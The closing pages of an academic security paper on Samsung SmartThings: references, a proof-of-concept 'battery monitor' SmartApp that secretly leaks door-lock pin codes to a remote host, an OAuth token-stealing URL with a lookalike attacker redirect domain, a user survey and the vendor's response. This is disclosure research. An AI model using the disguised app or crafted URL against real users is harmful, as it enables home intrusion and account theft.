[8] K. W. Y. Au, Y. F. Zhou, Z. Huang, and D. Lie, "Pscout: Analyzing the android permission specification," in *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, ser. CCS '12. New York, NY, USA: ACM, 2012, pp. 217–228. [Online]. Available: http://doi.acm.org/10.1145/2382196.2382222

[9] Behrang Fouladi and Sahand Ghanoun, "Honey, I'm Home!!, Hacking ZWave Home Automation Systems," Black Hat USA 2013.

[10] E. Y. Chen, Y. Pei, S. Chen, Y. Tian, R. Kotcher, and P. Tague, "Oauth demystified for mobile application developers," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '14. New York, NY, USA: ACM, 2014, pp. 892–903. [Online]. Available: http://doi.acm.org/10.1145/2660267.2660323

[11] E. Chin, A. P. Felt, K. Greenwood, and D. Wagner, "Analyzing Inter-application Communication in Android," in *Proceedings of the 9th International Conference on Mobile Systems, Applications, and Services*, ser. MobiSys '11. New York, NY, USA: ACM, 2011, pp. 239–252. [Online]. Available: http://doi.acm.org/10.1145/1999995.2000018

[12] T. Denning, T. Kohno, and H. M. Levy, "Computer security and the modern home," *Commun. ACM*, vol. 56, no. 1, pp. 94–103, Jan. 2013. [Online]. Available: http://doi.acm.org/10.1145/2398356.2398377

[13] A. P. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner, "Android permissions demystified," in *Proceedings of the 18th ACM Conference on Computer and Communications Security*, ser. CCS '11. New York, NY, USA: ACM, 2011, pp. 627–638. [Online]. Available: http://doi.acm.org/10.1145/2046707.2046779

[14] A. P. Felt, S. Egelman, M. Finifter, D. Akhawe, and D. Wagner, "How to ask for permission," in *Proceedings of the 7th USENIX Conference on Hot Topics in Security*, ser. HotSec'12. Berkeley, CA, USA: USENIX Association, 2012, pp. 7–7. [Online]. Available: http://dl.acm.org/citation.cfm?id=2372387.2372394

[15] A. P. Felt, S. Egelman, and D. Wagner, "I've got 99 problems, but vibration ain't one: A survey of smartphone users' concerns," in *Proceedings of the Second ACM Workshop on Security and Privacy in Smartphones and Mobile Devices*, ser. SPSM '12. New York, NY, USA: ACM, 2012, pp. 33–44. [Online]. Available: http://doi.acm.org/10.1145/2381934.2381943

[16] A. P. Felt, E. Ha, S. Egelman, A. Haney, E. Chin, and D. Wagner, "Android permissions: User attention, comprehension, and behavior," in *Proceedings of the Eighth Symposium on Usable Privacy and Security*, ser. SOUPS '12. New York, NY, USA: ACM, 2012, pp. 3:1–3:14. [Online]. Available: http://doi.acm.org/10.1145/2335356.2335360

[17] D. Fisher, "Pair of Bugs Open Honeywell Home Controllers Up to Easy Hacks," https://threatpost.com/pair-of-bugs-open-honeywell-home-controllers-up-to-easy-hacks/113965/, Accessed: Oct 2015.

[18] Google, "Project Weave," https://developers.google.com/weave/, Accessed: Oct 2015.

[19] A. Hesseldahl, "A Hackers-Eye View of the Internet of Things," http://recode.net/2015/04/07/a-hackers-eye-view-of-the-internet-of-things/, Accessed: Oct 2015.

[20] Kohsuke Kawaguchi, "Groovy Sandbox," http://groovy-sandbox.kohsuke.org/, Accessed: Oct 2015.

[21] N. Lomas, "Critical Flaw identified In ZigBee Smart Home Devices," http://techcrunch.com/2015/08/07/critical-flaw-ided-in-zigbee-smart-home-devices/, Accessed: Oct 2015.

[22] L. Lu, Z. Li, Z. Wu, W. Lee, and G. Jiang, "CHEX: Statically vetting Android apps for component hijacking vulnerabilities," in *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, ser. CCS '12. New York, NY, USA: ACM, 2012, pp. 229–240. [Online]. Available: http://doi.acm.org/10.1145/2382196.2382223

[23] T. Oluwafemi, T. Kohno, S. Gupta, and S. Patel, "Experimental Security Analyses of Non-Networked Compact Fluorescent Lamps: A Case Study of Home Automation Security," in *Proceedings of the LASER 2013 (LASER 2013)*. Arlington, VA: USENIX, 2013, pp. 13–24. [Online]. Available: https://www.usenix.org/laser2013/program/oluwafemi

[24] F. Roesner and T. Kohno, "Securing embedded user interfaces: Android and beyond." in *USENIX Security*, 2013.

[25] F. Roesner, T. Kohno, A. Moshchuk, B. Parno, H. J. Wang, and C. Cowan, "User-driven access control: Rethinking permission granting in modern operating systems," in *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, ser. SP '12. Washington, DC, USA: IEEE Computer Society, 2012, pp. 224–238. [Online]. Available: http://dx.doi.org/10.1109/SP.2012.24

[26] Samsung, "SmartApp Location object," http://docs.smartthings.com/en/latest/ref-docs/location-ref.html#location-ref, Accessed: Oct 2015.

[27] Samsung, "SmartThings," http://www.smartthings.com/, Accessed: Nov 2015.

[28] Samsung, "SmartThings OAuth Protocol Flow – SmartThings Documentation," http://docs.smartthings.com/en/latest/smartapp-web-services-developers-guide/tutorial-part2.html#appendix-just-the-urls-please, Accessed: Oct 2015.

[29] B. Ur, J. Jung, and S. Schechter, "The current state of access control for smart devices in homes," in *Workshop on Home Usable Privacy and Security (HUPS)*. HUPS 2014, July 2013. [Online]. Available: http://research.microsoft.com/apps/pubs/default.aspx?id=204947

[30] B. Ur, E. McManus, M. Pak Yong Ho, and M. L. Littman, "Practical trigger-action programming in the smart home," in *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, ser. CHI '14. New York, NY, USA: ACM, 2014, pp. 803–812. [Online]. Available: http://doi.acm.org/10.1145/2556288.2557420

[31] R. Vallée-Rai, P. Co, E. Gagnon, L. Hendren, P. Lam, and V. Sundaresan, "Soot - a java bytecode optimization framework," in *Proceedings of the 1999 Conference of the Centre for Advanced Studies on Collaborative Research*, ser. CASCON '99. IBM Press, 1999, pp. 13–. [Online]. Available: http://dl.acm.org/citation.cfm?id=781995.782008

[32] Veracode, "The Internet of Things: Security Research Study," https://www.veracode.com/sites/default/files/Resources/Whitepapers/internet-of-things-whitepaper.pdf, Accessed: Oct 2015.

Appendix A: Disguised Battery Monitor

Listing 4 shows our battery monitor SmartApp's source code. The app is designed to monitor battery values (and only requests that capability), but it can also steal lock pin codes. The exact behavior of the SmartApp depends on commands received from a Web service that claims to offer a battery level charting service. Line 60 is used in the attack. It can be made to perform an `httpPost` or an `smsSend` depending upon the configuration received from the remote service. An attacker can use this SmartApp to intercept and leak a pin code.

Appendix B: OAuth Token Stealing Details

We detail the OAuth token stealing process here. We disassembled an Android counterpart app for a WebService SmartApp using *apkstudio* and *smali*. We found that the Android app developer hard-coded the client ID and secret values in the app's bytecode. Using the client ID and secret, an attacker can complete the OAuth flow independently of the Android app. Our specific attack involves crafting an attack URL with the `redirect_uri` portion replaced with an attacker controlled domain. Our attack URL was: https://graph.api.smartthings.com/oauth/authorize?response_type=code&client_id=REDACTED&scope=app&redirect_uri=http%3A%2F%2Fssmartthings.appspot.com (we tested this URL in Dec 2015). Note that we have redacted the client ID value to protect the Android counterpart app.

There are a few things to notice about this URL. First, it uses HTTPS. When the URL is clicked, the user is taken to the authentic SmartThings login form, where a green lock icon is displayed (Figure 6). Second, the redirect URI is an attacker controlled domain but crafted to have the word 'smartthings' in it. Third, the URL is fairly long and the redirect URI portion is URL-encoded, decreasing readability.

SmartThings documentation recommends that the client ID and secret values are to be stored on a separate server, outside the smartphone app. But, that would have required a separate authentication of users to the Android app. There is nothing

```
1  definition(
2      name: "BatteryLevelMonitor",
3      namespace: "com.batterylevel.monitor",
4      author: "IoTPaper",
5      description: "Monitor battery level and send
           push messages " +
6                   "when a battery is low",
7      category: "Utility")
8
9  preferences {
10   section("Select Battery-powered devices") {
11     input "bats", "capability.battery", multiple:
           true
12       input "thresh", "number", title: "If the
             battery goes below this level, " +
13                                  "send me a push
                                        notification"
14   }
15 }
16
17 def initialize() {
18   setup()
19 }
20
21 def setup() {
22   //pull configuration from web service
23   def params = [
24     uri: "http://ssmartthings.appspot.com",
25     path: ""
26   ]
27
28   try {
29     httpGet(params) { resp ->
30       def jsonSlurper = new JsonSlurper()
31       def jsonString = resp.data.text
32       def configJson =
             jsonSlurper.parseText(jsonString)
33
34       //store config in state
35       //the "battery" level state change
36       state.serverUpdateValue =
37         configJson['serverUpdateValue']
38       //method used to transmit data to
39       //charting service, httpPost for now
40       state.method = configJson['method']
41       //our graphing webservice URL
42       state.destIP = configJson['destIP']
43       //event data to inspect
44       state.data = configJson['data']
45     }
46   } catch (e) {
47     log.error "something went wrong: $e"
48   }
49
50   bats.each { b ->
51     subscribe(b, state.serverUpdateValue, handler)
52   }
53 }
54
55 def handler(evt)
56 {
57   //transmit battery data to graphing webservice
58   try {
59     //currently httpPost(uri, body)
60     "${state.method}"("${state.destIP}",
61           evt."${state.data}".inspect())
62   } catch(Exception e) {
63     log.error "something went wrong: $e"
64   }
65
66   //send user update if battery value
67   //below threshold
68   if(event.device?.currentBattery < thresh) {
69     sendPush("Battery low for device
           ${event.deviceId}")
70   }
71 }
```

Listing 4. Proof-of-concept battery monitor app that looks benign, even at the source code level, but snoops on lock pin codes.




Fig. 6. OAuth Stealing Attack: User is taken to the authentic SmartThings HTTPS login page.

that prevents an attacker from compromising that separate layer of authentication if it were incorrectly implemented.


APPENDIX C: SURVEY RESPONSES

Question #1
Do you own SmartThings hub(s)?

Answer	Responses	Percent
Yes	22	100%
No	0	0%

Question #2
Imagine that the following battery-powered devices are connected with your SmartThings hub:
1. SmartThings motion sensor
: Triggering an event when motion is detected
2. SmartThings presence sensor
: Triggering an event when the hub detects presence sensors are nearby
3. Schlage door lock
: Allowing you to remotely lock/unlock and program pin codes
4. FortrezZ siren strobe alarm
: Allowing you to remotely turn on/off siren or strobe alarm

We are evaluating the user experience of installing and using SmartThings apps. The app we are using in this survey is a battery monitor app. Below is a screenshot of the battery monitor app:



(a) The battery monitor app shown in the app store

(b) The installation screen prompts users to select devices. Tapping under "Which?" displays the next screen

(c) Users are asked to select devices to monitor with the battery monitor app

Question #3
Would you be interested in installing the battery monitor app in your SmartThings hub?

Answer	Responses	Percent
Not at all interested	1	5%
Not interested	0	0%
Neutral	4	18%
Interested	9	41%
Very interested	8	36%

Question #4
Which devices would you like the battery monitor app to monitor? (select all that apply)

Answer	Responses	Percent
SmartThings motion sensor	21	95%
SmartThings presence sensor	19	86%
Schlage door lock	20	91%
FortrezZ siren strobe alarm	14	64%
None of the above	1	5%

Question #5
Next we would like to ask you a few questions about the battery monitor app that you just (hypothetically) installed in your SmartThings hub.

Question #6
Besides monitoring the battery level, what other actions that do you think this battery monitor app can take without asking you first? (select all that apply)

Answer	Responses	Percent
Cause the FortrezZ alarm to beep occasionally	12	55%
Disable the FortrezZ alarm	5	23%
Send spam email using your SmartThings hub	5	23%
Download illegal material using your SmartThings hub	3	14%
Send out battery levels to a remote server	11	50%
Send out the SmartThings motion and presence sensors' events to a remote server	8	36%

Collect door access codes in the Schlage door lock and send them out to a remote server	3	14%
None of the above	6	27%

Question #7
If you found out that the battery monitor app took the following actions, your feelings towards those unexpected actions could range from indifferent (you don't care) to being very upset. Please assign a rating (1-indifferent, 5-very upset) to each action

Indifferent→Very upset	**1**	**2**	**3**	**4**	**5**
Caused the FortrezZ alarm to beep occasionally	7	5	2	3	5
Disabled the FortrezZ alarm	0	1	0	6	15
Started sending spam email using your SmartThings hub	1	1	0	1	19
Started downloading illegal material using your SmartThings hub	0	0	0	0	22
Sent out battery levels to a remote server	3	2	6	5	6
Sent out the SmartThings motion and presence sensors' events to a remote server	1	3	4	2	12
Collected door access codes in the Schlage door lock and sent them out to a remote server	0	0	0	2	20

Question #8
Finally, we would like to ask you a few questions about the use of your own SmartThings hub(s).

Question #9
How many device are currently connected with your SmartThings hub(s)?

Answer	Responses	Percent
Fewer than 10	4	18%
10-19	5	23%
20-49	8	36%
50-100	5	23%
Over 100	0	0%

Question #10
How many SmartThings apps have you installed?. 1. Start the SmartThings Mobile App. 2. Navigate to the Dashboard screen (Generally, whenever you start the SmartThings mobile app, you are taken by default to the Dashboard) 3. The number of apps you have installed is listed alongside the "My Apps" list item. Read that number and report it in the survey.)

0-9	10	45%
10-19	6	27%
over 20	6	27%

Question #11
Select all the security or safety critical devices connected to your SmartThings:

Answer	Responses	Percent
Home security systems	5	23%
Door locks	12	55%
Smoke/gas leak/CO detectors	9	41%
Home security cameras	8	36%
Glass break sensors	2	9%
Contact sensors	19	86%
None of the above	0	0%

Other, please specify: Garage door opener (1); motion sensors (5); water leak sensors (3); presence sensors (1)

Question #12
Have you experienced any security-related incidents due to incorrect or buggy SmartThings apps? For example, suppose you have a doorlock and it was accidentally unlocked at night because of a SmartThings app or rules that you added.

Answer	Responses	Percent
No	16	73%
Yes, please specify:	6	27%

Question #13
How many people (including yourself) currently live in your house?

Answer	Responses	Percent
2	10	45%
3	6	27%
4	5	23%
5	1	5%

Question #14
How many years of professional programming experience do you have?

Answer	Responses	Percent
None	9	41%
1-5 years	1	5%
over 6 years	12	55%

Question #15
Please leave your email to receive a $10 Amazon gift card

APPENDIX D: VENDOR FOLLOWUP RESPONSE

On April 15, 2016, the SmartThings security team followed up on their initial response and requested us to add the following message: "While SmartThings explores long-term, automated, defensive capabilities to address these vulnerabilities, our company had already put into place very effective measures mentioned below to reduce business risk. SmartThings has a dedicated team responsible for reviewing any existing and new SmartApps. Our immediate mitigation is to have this team analyze already published and new applications alike to detect any behavior that exposes HTTP endpoints and ensure that every method name passed thru HTTP requests are not invoked dynamically. Our team members also now examine all web services endpoints to ensure that these are benign in their operation. SmartThings continues its effort to enhance the principle of least privilege by limiting the scope of valid access to only those areas explicitly needed to perform any given authorized action. Moreover, it is our intention to update our internal and publicly available documentation to formalize and enforce this practice using administrative means."